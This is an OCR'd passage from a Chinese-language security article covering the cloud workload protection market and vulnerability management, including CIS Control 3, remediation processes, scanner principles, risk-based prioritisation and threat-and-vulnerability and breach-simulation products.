
利用机器学习分析加强安全能力的场景具体列出了：网络隔离、应用控制、服务器 EDR、反病毒等。

对于厂商的分类更加细致，有七大分类，因为有能力重叠的存在，共 48 个产品，45 个厂商。七大分类包括：1. 广泛能力，多系统支持 (12 家 );2. 漏洞扫描、配置和合规 (6 家 );3. 应用服务防火墙、可视化、微隔离和控制 (9 家 );4. 内存和进程完整性及保护 (4 家 );5. 服务器 EDR、行为监测和威胁检测和响应 (7 家 );6. 容器保护 (7 家 );7. Serverless 保护 (3 家 )。


同时从云安全整体的报告也可以看出来 CWPP 市场已经进入了幻灭期，准备冲刺到成熟上升市场了。近三年的炒作曲线，以及 CWPP 的位置变化。




2016 年云安全炒作曲线




2017 年云安全炒作曲线




2018 年云安全炒作曲线

同时，每年的云安全领域的最酷厂商都有一家 CWPP 厂商加入，也在变向助推这个市场。

## 总结

综上所述，CWPP 产品以及市场越来越成熟，客户的需求越来越统一，各家的产品能力越来越集中。但是特色的功能依然作为区分点，比如 EDR 能力、容器安全、合规为主或是微隔离为主，都让客户根据实际情况进行选择。从终端安全到 CWPP 分野，大部分厂商都会将这两类产品分得很清晰。目前这个领域的两个厂商已经被收购：以云内流量可视化著称的 Dome9 被 checkpoint 收购；专注于容器安全的 Layered insight 被 Qualys 收购。CWPP 全球市场容量目前在 7 亿美金（大约 50 亿人民币）的范围，这个市场规模还在以两位数的增长率不断扩大。从炒作曲线来看，非常可能迅速地从幻灭期进入爬升期，并且大家对这种产品的接受度逐渐加强，同时也是云安全建设中首先要考虑的产品之一。

# 技术分析


- 漏洞管理新说
- 细说补丁管理工具
- 容器安全解决方案探讨与研究
- 在生产环境中运行容器的“六要、六不要和六管理”
- 一种基于 HIDS 的威胁情报解决方案
- 一种基于欺骗防御的入侵检测技术研究
- 主机安全进化论：持续增强的检测、响应和架构适配能力

购买了补丁管理工具并不能保证成功地自动化修复。企业组织必须在定义良好的上下文中使用补丁工具，否则自动化补丁可能会给业务环境带来不稳定性。企业组织必须有流程来控制其 IT 配置并防止配置偏移。未来，最重要的补丁管理替代技术存在于 IaaS 环境中。随着人们向“不可变基础设施”思维转变，补丁管理员可以通过使用新修补的组件重新配置应用程序和相关基础设施来“修补”其基础设施。

# 漏洞管理新说

漏洞管理 (Vulnerability Management) 是一个老生常谈的概念，也是信息安全领域最为人熟知的概念。漏洞管理不等于漏洞扫描，漏洞扫描充其量只是过程中的一个步骤。大家经常会把漏洞管理和补丁管理 (Patch Management) 混为一谈，两者区别也在这里说下，补丁管理是指更新软件、操作系统和应用的一个过程，补丁通常包括功能类、性能类和安全类补丁。把漏洞管理和补丁管理放在一起，基本有一定的衔接关系，在存在漏洞的时候，需要打补丁来进行修复。但是有时候的漏洞短时间内并没有补丁，比如 0Day，或者是放弃维护的软件、系统以及应用，比如 Windows XP。漏洞有时候就算发现了，也会因为业务问题而无法打补丁，要通过其他的方式降低影响，比如安全流量设备的虚拟补丁。

将企业的漏洞管理计划与安全框架或标准进行对照，如 Center for Internet Security (CIS, 互联网安全中心 ) Controls，将有助于揭示有差距以及潜在的改进领域。目前 CIS Controls 的版本是 V7.1 发布时间是 2019 年 4 月。CIS 控制是一系列有优先级的纵深防御行为，可以降低大部分常见的攻击方式。CIS 控制一共分为三个大的部分，初级、基础级、组织级。每个级别是递进关系，每个级别里面表明了相应的安全手段。如下图所示，这里看到持续的漏洞检测是作为初级能力中的第三项出现，也是在安全能力要求比较低的情况下就需要做出的表现。



**CIS Control 3：持续漏洞管理**

| 具体控制措施 | 资产类型 | 安全功能 | 控制名称 | 控制描述 |
|---|---|---|---|---|
| 3.1 | 应用程序 | 检测 | 运行自动漏洞扫描工具 | 利用符合 SCAP 的最新漏洞扫描工具，以每周一次或更高频率自动扫描网络中的所有系统，识别出企业系统中所有可能的漏洞。 |
| 3.2 | 应用程序 | 检测 | 执行经验证的漏洞扫描 | 通过每个系统中本地运行的代理，或针对受检测系统配置有升级权限的远程扫描程序，执行经验证的漏洞扫描。 |
| 3.3 | 用户 | 保护 | 保护专用的评估账户 | 使用专用账户进行经验证的漏洞扫描，该账户不得用于任何管理活动，并应当与特定 IP 地址的特定机器绑定。 |
| 3.4 | 应用程序 | 保护 | 部署自动运行补丁管理工具 | 部署自动软件更新工具，确保操作系统运行软件供应商提供的最新安全更新。 |
| 3.5 | 应用程序 | 保护 | 部署自动软件补丁管理工具 | 部署自动软件更新工具，确保所有系统上的第三方软件都运行软件供应商提供的最新安全更新。 |
| 3.6 | 应用程序 | 响应 | 对比背靠背漏洞扫描结果 | 定期对比背靠背漏洞扫描的结果，验证漏洞是否得到及时修复。 |
| 3.7 | 应用程序 | 响应 | 采用风险评级流程 | 采用风险评级流程，排定已发现漏洞的修复优先 |



关于持续漏洞管理的细分要求

上图中共展示了七个要求：3.1 运行自动化扫描工具主要讲的是非认证式扫描，指外部通过网络指纹方式的扫描 ;3.2 运行认证的扫描，主要指登录到相应的设备进行扫描 ;3.3 设定专用账号，这个是扫描的方式要求，这样可以一方面方便扫描，另一方面可以降低误报 ;3.4 部署系统的自动化补丁管理工具，是针对于系统的漏洞进行修复 ;3.5 部署软件的自动化补丁管理工具，这是针对于软件的漏洞进行修复 ;3.6 进行背靠背的漏洞扫描，是为了验证漏洞是否补丁成功的验证性扫描 ;3.7 采用风险评级流程，是一种按照风险来对漏洞进行评估的方式。以上七个要求只是说明了应该做到的方面，但并不代表漏洞管理流程，下一章将对漏洞管理流程进行解析。

## 漏洞管理流程

漏洞管理流程一般情况下分为四个步骤：漏洞识别、漏洞评估、漏洞处理、漏洞报告。

漏洞识别是我们通常意义下的漏洞扫描，也是漏洞管理的第一步。根据现有资产的情况，目前可分为笔记本、PC、服务器、数据库、防火墙、交换机、路由器、打印机等。漏洞扫描进行全部资产的扫描发现已知的漏洞。后面会详细介绍漏洞识别的相关原理。

漏洞评估是在漏洞识别的基础上进行漏洞严重性的评估，这一步非常重要会影响到后面的处理步骤。比较常见的漏洞评估是使用 CVSS 评分法，根据 CVSS 的分数可以分为危急、高危、中危和低危。但是这种评估方法被业界诟病太多，需要结合其他的方式来进行评估。做法会更进一步结合资产的重要性来评估漏洞影响，更好的方式是结合风险和威胁评估。后文也会重点说明这种方式。

漏洞处理是在漏洞评估的基础上进行相关的修复、降低影响或者不修复的操作。修复动作不是简单的打补丁，是一个流程上的东西。修复过程通常包括以下几个步骤：

1. 获取厂商的补丁 ;

2. 分析补丁的依赖和系统的兼容性以及补丁的影响 ;

3. 建立回滚计划，防止补丁对业务造成未知影响 ;

4. 在测试环境测试补丁修复情况 ;


5. 在部分生产环境测试补丁修复情况；

6. 进行灰度上线补丁计划，乃至全量补丁修复；

7. 分析补丁修复后的系统稳定并监控；

8. 进行验证补丁是否修复成功，漏洞是否依然存在。

对于很多无法直接根除漏洞进行补丁修复的情况，比如 0Day，不在支持范围的系统或者软件，业务需求无法中断，补丁速度滞后等情况。我们要采取降低漏洞影响的操作，如下图所示：




通常关于漏洞减轻的措施三个大的方面：网络、终端、应用和数据，细分可包括：

1. 隔离系统网络，包括防火墙规则和网络区域划分；

2. 网络访问控制；

3. NIPS、WAF、SW、DAP、RASP 等软件或者设备签名规则更新；

4. HIPS 终端类安全产品进行阻断；

5. EPP 类安全产品类似白名单机制、系统加固等；

6. 阻断有漏洞软件的网络连接；

7. 主机防火墙进行端口阻断。

漏洞报告是漏洞管理的最后一个步骤，也是最终的一个产出物。这个报告的目的是为了总结每一次漏洞管理的成果以及记述过程，存档后也可以对下一次的漏洞管理行为做参考。依照报告的涉及深度可以由浅至深分为：合规报告、修复过程报告、基于风险报告、重点漏洞分析报告、趋势和指标报告、持续改进报告。合规的报告比如 PCI-DSS 类型的报告，仅仅为了合规的需求。报告本身其实能够说明每一次管理过程的成果，以及每次评估方法的多样性以及合理性。

综上所诉，漏洞管理的成熟度，可以参看下表：

| Level | VA | Remediation | Mitigation | Metrics and Reports |
|---|---|---|---|---|
| 1 | No repeatable VA; rare ad hoc VA by a consultant | Occasional patching of OS; default automatic patching (if any); no application patching; no overall remediation and mitigation planning | No mitigation | None |
| 2 | Compliance-driven unauthenticated scanning for external systems | Compliance-mandated remediation cycle; minimum automation | Ad hoc mitigation | Compliance reporting |
| 3 | Compliance-driven unauthenticated scanning | Compliance-mandated and some risk-based remediation | Network mitigation via NIPSs and firewalls | Compliance reporting with some remediation progress reporting |
| 4 | A mix of authenticated and unauthenticated VA scanning; select systems' SCA | ▪ VA and remediation logically connected; consensus remediation planning for risk reduction<br>▪ Mature process for validation of fixes | Network and endpoint mitigation; careful mitigation tracking | Compliance reporting, progress reports and risk-based reports; hot-spot analysis |
| 5 | Comprehensive VA and SCA; authenticated scanning and near-universal system coverage, including emerging IT environments | ▪ Tight integration of remediation, mitigation and monitoring; automated remediation and risk-based prioritization<br>▪ Analytics-driven decision making for remediation<br>▪ Automated validation of remediation actions | Risk-driven mitigation that is linked to remediation and security monitoring | Risk-based reporting, trending and metrics; continuous improvement based on the measures |


## 漏洞识别原理

漏洞识别一般是通过漏洞扫描器实现的，识别漏洞的形式无外乎有四种：非认证式扫描、认证式扫描、API 扫描、被动流量扫描。前两种是最普遍的方式。非认证方式扫描，也叫网络扫描方式 (Network Scanning)，基本原理就是发送 Request 包，根据 Response 包的 banner 或者回复的报文来判断是否有漏洞，这种分析 Response 包内容的主要逻辑是版本比对或者根据 PoC 验证漏洞的一些详情来判断。认证式扫描也叫主机扫描方式 (Agent Based Scanning)，这种方式可以弥补网络方式的很多误报或者漏报的情况，扫描结果更准，但是会要求开发登录接口，需要在主机进行扫描。拿 Nessus 举例，基本就是下发一个脚本执行引擎和 NASL 脚本进行执行，在主机保存相关数据然后上报服务端，最后清理工作现场。API 扫描与接近于应用扫描方式，这里不做深入分析，跟之前写的一篇文章中 DAST 相关。被动式流量扫描比主动式的流量扫描从带宽 IO 上没有任何影响，但是需要对所有请求和返回包进行分析，效果来说最差，因为某些应用如果没有请求过就无法被动地获取相关流量数据进行分析。

说完这些模式，漏洞识别的核心原理是什么呢？漏洞识别本身并不是很复杂的事情，因为 NVD 的数据全部是公开，数据来源来看除非有大量的 0Day，否则漏洞数量上每个厂商的区别并不大。笔者曾研究过 Nessus 的实现原理，毕竟在 3.0 之前还是开源的。80% 以上的漏洞识别都是通过版本比对实现的，但是不是 CVE 漏洞能够体现的，而是每个厂商的安全公告 (Security

Announcement) 获取的。比如 RedHat 的 Security Announcement( https://www.redhat.com/mailman/listinfo/rhsa-announce)，可以通过邮件订阅，这里才是真正的可用数据。这里附带一句，任何成熟的软件厂商都应该维护这样的一个安全公告，要不然客户遇到漏洞无法修复。主流的 Linux 系统都有这种公告我就不一一列举了，还有一些核心的软件也有这种安全公告内容。有这个的好处是让漏洞扫描工具可以迅速的定位漏洞问题所在。除了版本比对，各个扫描器的区别就在 PoC 的验证脚本数量，老牌的漏扫三大厂 Rapid7、Tenable、Qualys 积累的都不少，这个就是个日积月累的活了，这种通过 PoC 的方式更准。因为有些情况运维图省事，直接替换二进制，其实漏洞已经修复了，但是版本没有变化，这时候 PoC 就起作用了，还有在版本无法获取的情况下也可以发挥作用。PoC 可以分为两种形式，一种是本地类的验证，比如 bash 的 Ghost 漏洞这种情况就是本地执行 PoC 方式；另一种网络类的验证，比如 OpenSSL 的 HeartBleed 漏洞，就需要向其网站能够发送触发漏洞情况的 Payload。其实无论是网络类的扫描方式还是主机类的扫描方式都是这两种原理。

这里可以贴个 Kenna 和 Cyentia 联合报告的图，记录了每个厂商的修复漏洞时间：




微软对待漏洞的态度还是挺坚决，75% 的漏洞都会在 134 天内能够修复，反观 IBM 就会慢很多，也是对于厂商选型来看有参考价值。

其实漏洞扫描厂商的最大区别并不是部署模式，或者是发现方式，最核心的问题是对漏洞的评估。举个例子，如果有 1000 个漏洞被识别了，要如何回答客户哪 100 个漏洞是最值得修复的，这才是核心区别，下面着重讨论。

## 漏洞管理遇到新的问题

### （1）漏洞评估方式的改进


漏洞的评估模型目前有三种：基于漏洞本身的评价；基于资产的评价；基于风险和威胁的评价。

| Model | Focus | Approach |
|---|---|---|
| 漏洞为中心 | 漏洞的严重性，依赖 CVSS 评分包括：可利用性、利用影响、是否公开了利用方式等几个维度，具体可参看 CVSS 评分标准。 | 逐渐降低风险 |
| 资产为中心 | 资产对应的商业价值，资产的暴露面。（是否含有敏感数据，是否面向互联网） | 逐渐降低风险 |
| 威胁为中心 | 是否在恶意软件中或者勒索软件中，是不是在黑客常用工具集中或者在外界已经有明确的利用脚本等。 | 威胁立即修复 |

一般客户能做到以漏洞为中心的第一点也不容易，基本都是对于所有漏洞无差别修复，这样工作量很大，且没有抓住重点。


加入资产的重要性进了一步，根据实际资产的价值进行结合这样更有针对性。以威胁为中心的评价方式是近几年提出的，并不是取代上面两者，而是这个基础上综合考虑加入威胁的因素。合起来的模型叫做逐渐降低风险和立即处理威胁 (Gradual Risk reduction & Imminent Threat Elimination (GRIT))。如下图所示：

Figure 1. Gradual Risk Reduction and Imminent Threat Elimination




越靠下的部分证明修复窗口越大，越不需要紧急修复，越靠上修复窗口越小，需要紧急修复。最下面的逐渐降低风险是对待风险以漏洞为中心或者是以资产为中心的传统方式。中间的普通紧急威胁是指在渗透的数据库里比如 exploitDB 或者在渗透测试的工具集里，或是在恶意软件或者勒索软件利用里面，这些数据的来源于威胁情报，需要做一些紧急的应对。最上面的紧急威胁是指针对性的攻击，主要指从威胁情报获取 TTPs 的攻击，这个针对性很强的攻击必须在很短的时间内处理。

下图是 2019 年十大安全项目之持续适应风险与信任评估的漏洞管理项目，其基本思路也是基于风险和危险的漏洞管理方式。




（2）资产类型的扩展

信息化领域目前的两大趋势变化：传统数据中心上云 ;IT 和 OT 的结合。两种趋势导致被评估的资产类型发生了很大的变化且

导致问题关注点的转移。在上云的趋势下，传统的部署模式会有很大的挑战，尤其是容器技术的大规模使用，之前漏洞扫描的方式基本失效。云计算在使用上方的便性有很大的提升空间，但是通过本地部署的方式去进行漏洞并不是最合适的解决方案，基于云的扫描器可能更适用于这种情况。基于云计算的漏洞扫描方式可以跟云管平台联动，更好的管理云上资产，且毫不遗漏地进行所有云上资产的漏洞管理。由于容器技术的特点，之前网络类的还是基于 agent 的方式都很难对容器进行有效的漏洞扫描，都需要对容器的文件系统进行理解，对每个 layer 分析来进行漏洞的分析和扫描。因为容器的网络组织形式以及在运行时状态，会让传统的漏洞扫描失效，基本原理发生了根本的变化。所以在各个大的传统厂商，需要针对容器要做新的技术演进，同时留出了市场空间可以让专门做容器安全的公司有时间切入这个市场。

关于 IT 和 OT 的结合，这个场景会更多，漏洞作为安全领域的皇冠，OT 安全首当其冲的就是考虑这个问题。OT 包含的五大场景：智慧城市、智慧家庭、智慧医疗、智慧交通和智慧工业。智慧城市可以以摄像头举例，现在国内的雪亮工程都是当地极大的工程，但是很少考虑摄像头终端设备的漏洞情况和安全性问题。智慧医疗很多专业的医疗设备都会联网，同时安全性问题也就暴漏出来，国外有些安全厂商已经在关注这个特定的行业。智慧交通在车联网上在车内以及 TBOX 都有一些厂商切人，漏洞这块还是以挖掘为主，漏洞管理这块还没有成型。智慧工业的场景是常提到的工控安全，这个领域已经有相关的国内厂商在做，但是大部分都还是传统的 IT 思路。OT 领域的漏洞管理还是比较初级的市场，需要更多的市场培育和关注。

### （3）新的产品类型

这里不提及 Web 漏洞扫描和配置安全扫描的产品类型，重点提到威胁漏洞管理 (TVM) 和泄漏攻击模拟 (BAS) 两种产品。TVM 是指威胁和漏洞管理，这种产品本身可以不用做相关的漏洞扫描，这是将漏洞和威胁信息结合归并，可以理解为漏洞领域的 SoC。TVM 可以使用漏洞扫描数据并利用威胁情报 (TI)、攻击的漏洞以及内部资产的重要性，实现让组织更好地理解漏洞风险，防止泄漏产生。同时也可以跟 IPDS 和 WAF 类产品对接可以作为漏洞处理的方式可以迅速响应。代表厂商有 Kenna Security 和 NopSec，同时这两家厂商对于漏洞的评估也比传统的漏洞扫描厂商更有针对性，更基于威胁和风险本身。

BAS 是以攻击者视角来看待漏洞。会自动化模拟攻击行为来利用漏洞，更真实，也更具实际意义。BAS 会将漏洞识别和漏洞利用合二为一，让客户感觉更真实有效。代表厂商有 AttackIQ 和 Core Security。AttackIQ 基于 MITRE 的 ATT&CK 的矩阵模型进行的攻击模型来设计的产品更切实落地，基本实现方式是安装 agent、运行测试脚本和场景模拟，最后查看结果。形式上看起来跟传统的漏洞扫描没有区别，就是角度上区别比较大，更贴近于实际的攻击场景。

## 总结

